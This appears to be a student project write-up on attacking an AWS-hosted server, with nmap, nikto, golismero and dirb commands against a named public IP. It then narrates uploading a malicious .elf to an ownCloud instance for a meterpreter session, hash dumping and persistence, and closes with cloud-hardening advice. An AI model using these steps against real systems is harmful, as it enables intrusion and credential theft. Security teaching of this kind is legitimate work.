Amazon Web Service.

```
TRACEROUTE (using port 443/tcp)
HOP RTT      ADDRESS
1   7.52 ms   192.168.43.180
2   77.07 ms  10.50.99.4
3   77.09 ms  10.50.99.107
4   ...
5   77.11 ms  10.206.30.13
6   77.12 ms  125.17.210.209
7   303.23 ms 182.79.154.4
8   303.22 ms ldn-b4-link.telia.net (62.115.162.232)
9   303.46 ms ldn-bb3-link.telia.net (62.115.134.134)
10  303.77 ms nyk-bb4-link.telia.net (62.115.113.20)
11  304.20 ms nyk-b5-link.telia.net (80.91.254.14)
12  272.58 ms 62.115.32.130
13  324.98 ms 52.93.4.87
```

```
14  322.93 ms 52.93.4.18
15  ...
16  323.14 ms 54.240.229.149
17  ... 20
21  350.47 ms 52.93.132.63
22  ...
23  355.41 ms 52.93.239.1
24  342.38 ms 52.95.1.105
25  334.95 ms 52.95.2.20
26  343.01 ms 52.95.1.171
27  391.44 ms 52.95.3.142
28  …30
```

NMAP scan also gives us the complete trace route to our target machine as shown above.


Applications
Places
Zenmap
Sun 16:08
Zenmap
Scan Tools Profile Help
Target: 18.222.142.168
Profile: Intense scan
Scan
Cancel
Command: nmap -T4 -A -v 18.222.142.168
Hosts
Services
OS Host
ec2-18-222-1
Nmap Output
Ports / Hosts
Topology
Host Details
Scans
nmap -T4 -A -v 18.222.142.168
Details
IP ID Sequence Generation: All zeros
TRACEROUTE (using port 443/tcp)
HOP RTT ADDRESS
1 7.52 ms 192.168.43.180
2 77.07 ms 10.50.99.4
3 77.09 ms 10.50.99.107
4 ...
5 77.11 ms 10.206.30.13
6 77.12 ms 125.17.210.209
7 303.23 ms 182.79.154.4
8 303.22 ms ldn-b4-link.telia.net (62.115.162.232)
9 303.46 ms ldn-bb3-link.telia.net (62.115.134.134)
10 303.77 ms nyk-bb4-link.telia.net (62.115.113.20)
11 304.20 ms nyk-b5-link.telia.net (80.91.254.14)
12 272.58 ms 62.115.32.130
13 324.98 ms 52.93.4.87
14 322.93 ms 52.93.4.18
15 ...
16 323.14 ms 54.240.229.149
17 ... 20
21 350.47 ms 52.93.132.63
22 ...
23 355.41 ms 52.93.239.1
24 342.38 ms 52.95.1.105
25 334.95 ms 52.95.2.20
26 343.01 ms 52.95.1.171
27 391.44 ms 52.95.3.142
28 ... 30
NSE: Script Post-scanning.
Initiating NSE at 15:52
Completed NSE at 15:52, 0.00s elapsed
Initiating NSE at 15:52
Completed NSE at 15:52, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 48.99 seconds
Raw packets sent: 2128 (97.220KB) | Rcvd: 53 (3.680KB)
Filter Hosts


Applications
Places
Zenmap
Sun 16:09
Zenmap
Scan Tools Profile Help
Target: 18.222.142.168
Profile: Intense scan
Scan
Cancel
Command: nmap -T4 -A -v 18.222.142.168
Hosts
Services
OS Host
ec2-18-222-1
Nmap Output
Ports / Hosts
Topology
Host Details
Scans
Hosts Viewer
Fisheye
Controls
Legend
Save Graphic
ec2-18-222-142-168.us-east-2.compute.amazonaws.com (18.222.142.168)
52.95.3.142
52.95.1.171
52.95.2.20
52.95.1.105
52.93.239.1
52.93.132.63
54.240.229.149
52.93.4.18
52.93.4.87
62.115.32.130
nyk-b5-link.telia.net
nyk-bb4-link.telia.net
ldn-bb3-link.telia.net
ldn-b4-link.telia.net
182.79.154.4
125.17.210.209
10.206.30.13
10.50.99.107
10.50.99.4
192.168.43.180
localhost
Filter Hosts

Scanning with nikto and golismero found no vulnerabilities.

Nikto

Nikto is a free software command-line vulnerability scanner that scans webservers for dangerous files/CGIs, outdated server software and other problems. It performs generic and server type specific checks. It also captures and prints any cookies received. The Nikto code itself is free software, but the data files it uses to drive the program are not

```
nikto –h http://18.222.142.168
```

Golismero

It is another vulnerability scanner that completes 5 steps of hacking and also uses a lot of third party tools and tries to bruteforce as well.

```
golismero scan 18.222.143.168
```

On running the ip address as a website on port 80 we find that it has owncloud running on it.

Now that we know the ip address has own cloud running on it we register as a user and upload a malicious .elf file as we did in the previous section of our project.

Once we get a meterpreter session I was able to find everything about the system including systeminfo , user info , we can dump hash and crack all the passwords stored in the system and we can even create persistence so that that we login to the meterpreter session whenever we want.

We can also get details about OS, Motherboard details, BIOS serial number , harddisk etc. Turn on or off the firewall and much more.

Using Dirb

```
dirb http://18.222.142.168
```

Dirb basically launched a directory based attack against our server an gave us the directory structure.

CONCLUSION

Suggestions on how can we secure cloud server from being hacked

Cloud Computing Threats

As cloud computing is offering many services with efficiency, and flexibility, there are also some threats, from which cloud computing is vulnerable. These threats include Data loss/breach, insecure interfaces and APIs, malicious insider, privileges escalations, natural disasters, hardware failure, authentication, VM level attacks and much more.

Data Loss/Breach

Data loss and Data breach are the most common threat to every platform. Improper Encryption or losing Encryption keys may result in Data modification, erasing, data steal, and misuse.

Abusing Cloud Services

Abusing Cloud Services includes using service for malicious intents as well as using these services abusively. For example, Dropbox cloud service was abused by an attacker to spread massive phishing campaign. Similarly, it can be used to host, malicious data and Botnet command and control, etc.

Insecure Interface and APIs

Software User Interface (UI) and Application Programming Interface (APIs) are the interfaces used by customers to interact the service. These interfaces can be secure by performing Monitoring, Orchestration, Management and provisioning. These interfaces must be secure against malicious attempts.

Cloud Security

Cloud Computing Security refers to the security implementations, deployments, and preventions to defend against security threats. Cloud Security includes Control policies, deployment of security devices such as application firewalls, Next Generation IPS devices and hardening the infrastructure of Cloud computing. It also includes some activities that are to be taken from the service providers end as well as actions that should be taken at the user end.

Securing Our Cloud and Patching Loopholes

- **Ensure Local Backup**

Local backup is the necessary precaution which one should opt for when it comes to cloud based data security. Manipulation of data by hackers is a singularly disturbing factor, since losing potentially sensitive data from the users' end might deliver alarming consequences. Even for small enterprises, losing files may not solely cause a big loss; however it may attract some unwarranted legal proceedings.

- **Avoid Storing Sensitive Data**

Several organizations abstain from keeping identifiable personal information on their respective servers, and there exists a wise decision behind their choice, since securing confidential data has become a huge yet threatened responsibility of the tech industry. In fact, uploading confidential information is detrimental from the consumer's point of view as well. Simply refrain from storing that kind of significant information over the cloud or cheap VPS server hosting services if you cannot take measures to protect it.

- **Use Top Tier Encoding**

Encrypting information before its uploading on to the cloud is a superb move against attacks from various hackers. Use native encryption as an extra layer of security for cloud server hosting in India. This methodology can even defend your information against malicious software along with corrupt or careless administrators.

- **Apply Reliable Passwords**

Use discretion and do not create any easily guessed passwords. In fact, it is advised to put a 2 step verification method in place to boost the safety level of your information. Whenever there's a violation in the first security step, the second alerts administrators and also protects the information.

- **Additional Security Measures**

As passwords are the sensible approach for storing the encrypted information, implementing further steps is vital for highly critical data. The cloud should be secured with shields of antivirus programs, admin controls, and alternative firewall options that facilitate the defending of information. A secured cloud system with its dedicated servers should utilize the proper security based tools and ought to perform in line with data management protocols to transfer and manipulate digital information.

- **Test Your Security**

Testing could possibly sound like some sort of an acutely technical task best left to professionals, and that is correct. Testing should embrace scrutinizing the cloud and/or cheap VPS server hosting services to check how efficiently it is performing in connection with the security configuration. Customers will be able to conjointly rent moral or 'ethical' hackers to check their security level for the system, and also to verify if it has become vulnerable over time.

- **Utilize a Firewall in VPS Hosting**

Ensure that even the cheap VPS server hosting services also include a firewall which is functioning all the time. The default firewall is bundled with each OS and it is usually suggested to enable it.

- **Install any needed Service Packs and Updates**

Receive and install the newest updates and downloads for the server for higher performance. Confirm that the cloud and VPS Server is utilizing current versions of security code. An old OS could end up being a straightforward goal for the hackers, so ensure updated versions of all software.

- **Unleash SSL/TLS for Remote Connections**

Among the many security options, imposing an SSL Certificate is always a good security option for cloud and VPS hosting. Proscribing association by IP and allowing SSL/TLS cryptography on information ports should be mandatory for remote connections.

- **Limit Public Network Access**

Permitting public net access for customers can take users' business to new heights. However, permitting customers on the general public network would conjointly open up the server to hacking attempts. Hence, configure VPN tunnels to forestall outsider utilization and make sure that the concerned private network communication is encrypted with '128 bit cryptography keys', or similar safeguards.

- **Use Alternate Ports for Common Services**

Default ports for confidential services like RDP, SQL Server are often utilized to enter the specific server. Modify the ports to custom based ports to prevent unauthorized access tries. This considerably minimizes the probabilities of allowing any services to be hacked.

- **Install a Protection Resolution**

Secure the concerned cloud server and VPS from various malicious attacks by enabling an antivirus for scanning, downloading and uploading various files, and searching sites securely. Utilizing an antivirus package will guarantee digital as well as offline safety for the respective VPS or cloud hosting.

- **Remove Uncalled-For Protocols and Bindings**

Perform an audit of various services that are being executed across the server, and disable all undesirable services to improve system functioning and invulnerability.

Cloud Security Tools

- **Core CloudInspect**

Core Security Technologies offers "Core CloudInspect," A cloud Security testing solutions for Amazon Web Services (AWS). This is a tool that profits from the Core Impact and Core Insight technologies to offer penetration testing as a service from Amazon Web Services for EC2 users.

- **CloudPassage Halo**

Cloud Passage Halo provides a broad range of Security controls. It is a Focused Cloud Security Solution which prevents attacks and detects an indication of compromise. Cloud Passage Halo operates under the ISO-27002 security standards and is audited annually against PCI Level 1 and SOC 2 standards. Cloud Passage Halo is the only workload security automation platform.